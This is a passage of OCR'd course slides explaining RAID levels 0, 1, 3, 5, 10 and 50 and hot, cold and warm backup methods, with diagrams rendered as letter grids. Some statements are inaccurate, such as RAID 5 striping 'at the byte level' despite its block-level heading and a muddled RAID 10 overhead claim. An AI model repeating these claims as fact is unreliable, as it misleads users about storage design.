5, a drive that is exclusive for parity cannot recreate the first drive if a second drive fails too
- RAID cannot protect data and offer performance boosts for all applications
- RAID **configuration** is difficult



RAID Level 0: Disk Striping

- RAID Level 0 splits data into blocks and written evenly across **multiple hard drives**
- Disk Striping improves I/O performance by spreading the **I/O load** across many channels and disk drives
- Data recovery **is not possible** if a drive fails
- It requires a minimum of **two drives**
- It does not provide **data redundancy**


Notes:



RAID Level 1: Disk Mirroring

- Multiple copies of data are simultaneously written to **multiple drives**
- Provides data redundancy by **duplicating the drive data** to multiple drives
- If one drive fails, **data recovery** is possible
- Requires a minimum of **two drives**

RAID 1
A
B
C
D
Disk 0
A
B
C
D
Disk 1



RAID Level 3: Disk Striping with Parity

- Data is striped at the **byte level** across multiple drives. One drive per set is taken up for parity information
- If a drive fails, **data recovery and error correction** are possible using the parity drive in the set
- The **parity drive** stores the information on multiple drives

Parity Generation
A0
B0
C0
D0
Disk 0
A1
B1
C1
D1
Disk 1
A2
B2
C2
D2
Disk 2
A3
B3
C3
D3
Disk 3
Ap
Bp
Cp
Dp
Disk 4

Notes: ____

____

____


____

____

____


RAID Level 5: Block Interleaved Distributed Parity

- The data is striped at the byte level across multiple drives and the parity information is distributed among all the member drives
- The **data writing** process is slow
- This level requires a minimum of **three drives**


RAID 5
A1
B1
C_P
D1
Disk 0
A2
B_P
C1
D2
Disk 1
A_P
B2
C2
D_P
Disk 2

RAID Level 10: Blocks Striped and Mirrored


- RAID 10 is a combination of RAID 0 (Striping Volume Data) and RAID 1 (Disk Mirroring) and requires at least **four drives to implement**
- It has the same **fault tolerance as RAID level 1** and the same overhead for mirroring as Raid 0
- It stripes the data across **mirrored pairs**. The mirroring provides redundancy and improved performance. The data striping provides **maximum performance**


RAID 1+0
RAID 0
RAID 1
RAID 1
A1
A3
A5
A7
Disk 0
A1
A3
A5
A7
Disk 1
A2
A4
A6
A8
Disk 2
A2
A4
A6
A8
Disk 3

Notes:

RAID Level 50: Mirroring and Striping Across Multiple RAID Levels

- RAID 50 is a combination of **RAID 0 striping** and the distributed parity of **RAID 5**
- It is **more fault tolerant** than RAID 5 but uses twice the parity overhead
- A minimum of **6 drives** are required for setup. A drive from each segment can fail and the array will recover. If more than one drive fails in a segment, the array will stop functioning
- This RAID level offers greater reads and writes compared to RAID 5 and the highest levels of **redundancy** and **performance**



Selecting an Appropriate Backup Method

- Select the backup method according the organization's requirements and based on its **cost** and **ability**

Hot Backup (Online)

- Backup the data when the application, database or system is **running** and available to users
- Used when service level **down time** is not allowed

Advantage:

- Immediate data backup **switch over** is possible

Disadvantage:

- Very **expensive**

Cold Backup (Offline)

- Backup the data when the application, database or system is **not running** (shutdown) and is not available to users
- Used when a service level down time is allowed, and a **full backup** is required

Advantage:

- **Least expensive**

Disadvantage:

- Switching over the data backup requires additional time

Warm Backup (Nearline)

- A **combination** of both a hot and cold backup

